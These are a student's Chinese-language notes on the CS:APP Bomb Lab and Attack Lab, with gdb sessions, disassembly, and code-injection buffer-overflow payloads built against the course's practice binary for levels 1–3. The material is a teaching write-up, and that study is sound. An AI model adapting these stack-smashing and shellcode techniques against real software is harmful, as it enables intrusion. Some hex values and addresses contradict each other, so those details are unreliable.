ics-上机考

lab2 Bomb

reference:

记ICS的lab2--bomb实验 - 喵喵喵喵？ - 博客园 (cnblogs.com)

ICS Bomb Lab - 知乎 (zhihu.com)

CSAPP-bomb 解题思路记录 - 找一个吃麦旋风的理由 (zero4drift.github.io)

Phase1：输入字符串

Phase2：输入六个数，看汇编！

Phase3：跳表

Phase4：函数递归调用

Phase5：字符串密码

Phase6：可能是排节点，要不就是排推导迭代次数

隐藏：递归

要想拆除隐藏炸弹，前面第四个phase输入应该是 num num string

lab3 Attack

reference:

CSAPP:Attack lab - 简书 (jianshu.com)

深入理解计算机系统（CSAPP)：attacklab - 哔哩哔哩 (bilibili.com)

```
// 解压
tar -xvf targetk.tar
// 将ctarget反汇编结果输出到assc.txt
objdump -D ctarget > assc.txt
// gdb 调试
gdb ctarget
// 汇编转机器代码
gcc -c 2.s -o 2.o
objdump -D 2.o > level2.txt
// 测试命令
./hex2raw < level2.txt | ./ctarget
```

gdb常用命令：

```
disas 函数名
```

代码注入攻击

▼ Level 1：将函数重定向到指定的特定函数

劫持程序流，将函数的正常返回地址重写，将函数重定向到指定的特定函数

解题思路：

- 找到程序在栈为输入字符串分配了多大的空间
- 找到`touch1`函数的起始地址
- 将栈上分配的空间填满，并且在下8个字节，也就原先正常的返回地址上填上`touch1`函数的地址

(1) 利用 `gdb` 调试 `ctarget` 找到我们需要的信息

> linux> gdb ctarget

(2) 反汇编 `getbuf` 函数，找到实际在栈上分配了多少字节

```
(gdb)> disas getbuf
   0x00000000004017a8 <+0>:     sub    $0x28,%rsp
   0x00000000004017ac <+4>:     mov    %rsp,%rdi
   0x00000000004017af <+7>:     callq  0x401a40 <Gets>
   0x00000000004017b4 <+12>:    mov    $0x1,%eax
   0x00000000004017b9 <+17>:    add    $0x28,%rsp
   0x00000000004017bd <+21>:    retq
```

从第一行 `sub $0x28, %rsp` 中显示，在栈上为 `buf` 提供了0x28也就是40个字节的空间

（3）反汇编 `touch1` 函数，找到 `touch1` 函数的起始地址


```
(gdb)> disas touch1
   0x00000000004017c0 <+0>:     sub    $0x8,%rsp
   0x00000000004017c4 <+4>:     movl   $0x1,0x202d0e(%rip)
   0x00000000004017ce <+14>:    mov    $0x4030c5,%edi
   0x00000000004017d3 <+19>:    callq  0x400cc0 <puts@plt>
   0x00000000004017d8 <+24>:    mov    $0x1,%edi
   0x00000000004017dd <+29>:    callq  0x401c8d <validate>
   0x00000000004017e2 <+34>:    mov    $0x0,%edi
   0x00000000004017e7 <+39>:    callq  0x400e40 <exit@plt>
```

从第一行中看出，`touch1` 的返回地址是 `0x00000000004017c0`

以上，我们已经到了我们需要的所有关键信息，现在构建我们输入字符，首先填充栈，可以使用任意字符，这里我使用的是16进制的0x00填充，然后填充 `touch1` 地址，最后得到是如下结果：

```
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
c0 17 40 00 00 00 00 00       <----- touch1的起始地址
```

注意的是 `字节序` 的问题，大部分电脑应该都是 `little-endian` 字节序，即低位在低地址，高位在高地址。



填充后的栈组织

▼ Level 2：touch 2 匹配cookie和传进来的参数是否匹配

在输入字符串中注入一小段代码。其实整体的流程还是 `getbuf` 中输入字符，然后拦截程序流，跳转到调用 `touch2` 函数。

```c
void touch2(unsigned val){
    vlevel = 2;
    if (val == cookie){
        printf("Touch2!: You called touch2(0x%.8x)\n", val);
        validate(2);
    } else {
        printf("Misfire: You called touch2(0x%.8x)\n", val);
        fail(2);
    }
    exit(0);
}
```

这段程序就是验证传进来的参数 `val` 是否和 `cookie` 中值相等。本文中我的 `cookie` 值为：`0x59b997fa`

解题思路：

- 将正常的返回地址设置为你注入代码的地址，本次注入直接在栈顶注入，所以即返回地址设置为 `%rsp` 的地址
- 将 `cookie` 值移入到 `%rdi`， `%rdi` 是函数调用的第一个参数
- 获取 `touch2` 的起始地址
- 想要调用 `touch2`，而又不能直接使用 `call`，`jmp` 等指令，所以只能使用 `ret` 改变当前指令寄存器的指向地址。 `ret` 是从栈上弹出返回地址，所以在次之前必须先将 `touch2` 的地址压栈

1、确定注入的代码并转成机器码

综上所述，可以得到注入的代码为：

```
/** inject.s */  注入的代码

movq    $0x59b997fa, %rdi   cookie值
pushq   0x4017ec
ret
```

我们需要将上述的汇编代码转化为计算机可以执行的指令序列，执行下列命令：

```
linux> gcc -c inject.s
linux> objdump -d inject.o

Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 fa 97 69 59    mov    $0x596997fa,%rdi
   7:   68 ec 17 40 00          pushq  $0x4017ec
   c:   c3                      retq
```

可以得到这三条指令序列如下：

```
48 c7 c7 fa 97 69 59 68 ec 17 40 00 c3
```


2、寻找%rsp的地址，构造字符串

接下来就是寻找 `%rsp` 的地址，利用 `gdb` 进行调试，获取我们需要的信息：

```
linux> gdb ctarget

(gdb)> break getbuf
(gdb)> run -q
(gdb)> disas
=> 0x00000000004017a8 <+0>:     sub    $0x28,%rsp
   0x00000000004017ac <+4>:     mov    %rsp,%rdi
   0x00000000004017af <+7>:     callq  0x401a40 <Gets>
   0x00000000004017b4 <+12>:    mov    $0x1,%eax
   0x00000000004017b9 <+17>:    add    $0x28,%rsp
   0x00000000004017bd <+21>:    retq

(gdb)> stepi
(gdb) p /x $rsp
$1 = 0x5561dc78
```

如上所示，我们获取到了 `%rsp` 的地址，结合上文所讲，可以构造出如下字符串，在栈的开始位置为注入代码的指令序列，然后填充满至40个字节，在接下来的8个字节，也就是原来的返回地址，填充成注入代码的起始地址，也就是 `%rsp` 的地址，可以得到如下字符串：

```
48 c7 c7 fa 97 b9 59 68 ec 17
40 00 c3 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00      <--- 注入代码的起始地址
```



填充后的栈组织

▼ Level 3：touch 3 匹配cookie和传进来的字符是否匹配

在输入的字符串中注入一段代码，但是不同于第二阶段的是，在这一阶段中我们需要传递字符串作为参数

在 `touch3` 函数中调用了 `hexmatch` 函数，这个函数的功能是匹配 `cookie` 和传进来的字符是否匹配。在本文中 `cookie` 的值是 `0x59b997fa` ，所以我们传进去的参数应该是 `"59b997fa"` 。

```
int hexmatch(unsigned val, char *sval){
    char cbuf[110];
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
```

Some Advice

- 在C语言中字符串是以 `\0` 结尾，所以在字符串序列的结尾是一个字节0
- `man ascii` 可以用来查看每个字符的16进制表示
- 当调用 `hexmatch` 和 `strncmp` 时，他们会把数据压入到栈中，有可能会覆盖 `getbuf` 栈帧的数据，所以传进去字符串的位置必须小心谨慎。

对于传进去字符串的位置，如果放在 `getbuf` 栈中，因为：

```
char *s = cbuf + random() % 100;
```

`s` 的位置是随机的，所以之前留在 `getbuf` 中的数据，则有可能被 `hexmatch` 所重写，所以放在 `getbuf` 中并不安全。为了安全起见，我们把字符串放在 `getbuf` 的父栈帧中，也就是 `test` 栈帧中。

解题思路：

- 将 `cookie` 字符串转化为16进制
- 将字符串的地址传送到 `%rdi` 中
- 和第二阶段一样，想要调用 `touch3` 函数，则先将 `touch3` 函数的地址压栈，然后调用 `ret` 指令。

找字符串地址

先找一个可以安全放字符串的地址（之前是%rsp+0x30）

调用getBuf前后：

```
(gdb) x/56b 0x55654908
0x55654908:     0       0       0       0       0       0       0       0
0x55654910:     0       0       0       0       0       0       0       0
0x55654918:     0       0       0       0       0       0       0       0
0x55654920:     0       0       0       0       0       0       0       0
0x55654928:     0       0       0       0       0       0       0       0
0x55654930:     0       96      88      85      0       0       0       0
0x55654938:     9       0       0       0       0       0       0       0
```

```
(gdb) x/56x 0x55654908
0x55654908:     0x00    0x3b    0x0d    0x85    0xbb    0xfa    0x03    0x48
0x55654910:     0x10    0x60    0x60    0x00    0x00    0x00    0x00    0x00
0x55654918:     0xe8    0x5f    0x68    0x55    0x00    0x00    0x00    0x00
0x55654920:     0x03    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x55654928:     0xb0    0x19    0x40    0x00    0x00    0x00    0x00    0x00
0x55654930:     0x00    0x60    0x58    0x55    0x00    0x00    0x00    0x00
0x55654938:     0x09    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

发现0x55654938安全！

综上所述，可以得到注入的代码为：

```
/** inject.s */  注入的代码

movq    $0x5561dca8, %rdi
pushq   0x4018fa
ret
```

我们需要将上述的汇编代码转化为计算机可以执行的指令序列，执行下列命令：


```
linux> gcc -c inject.s
linux> objdump -d inject.o

Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 a8 dc 61 55    mov    $0x5561dca8,%rdi
   7:   68 fa 18 40 00          pushq  $0x4018fa
   c:   c3                      retq
```

可以得到这三条指令序列如下：

```
48 c7 c7 a8 dc 61 55 68 fa 18 40 00 c3
```

使用`man ascii`命令，可以得到`cookie`的16进制数表示:

```
35 39 62 39 39 37 66 61 00
```



填充后的栈组织

根据上述，我们可以得到最后输入字符的序列如下：

```
48 c7 c7 a8 dc 61 55 68 fa 18
40 00 c3 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00 35 39
62 39 39 37 66 61 00
```

ROP攻击

▼ Level 4：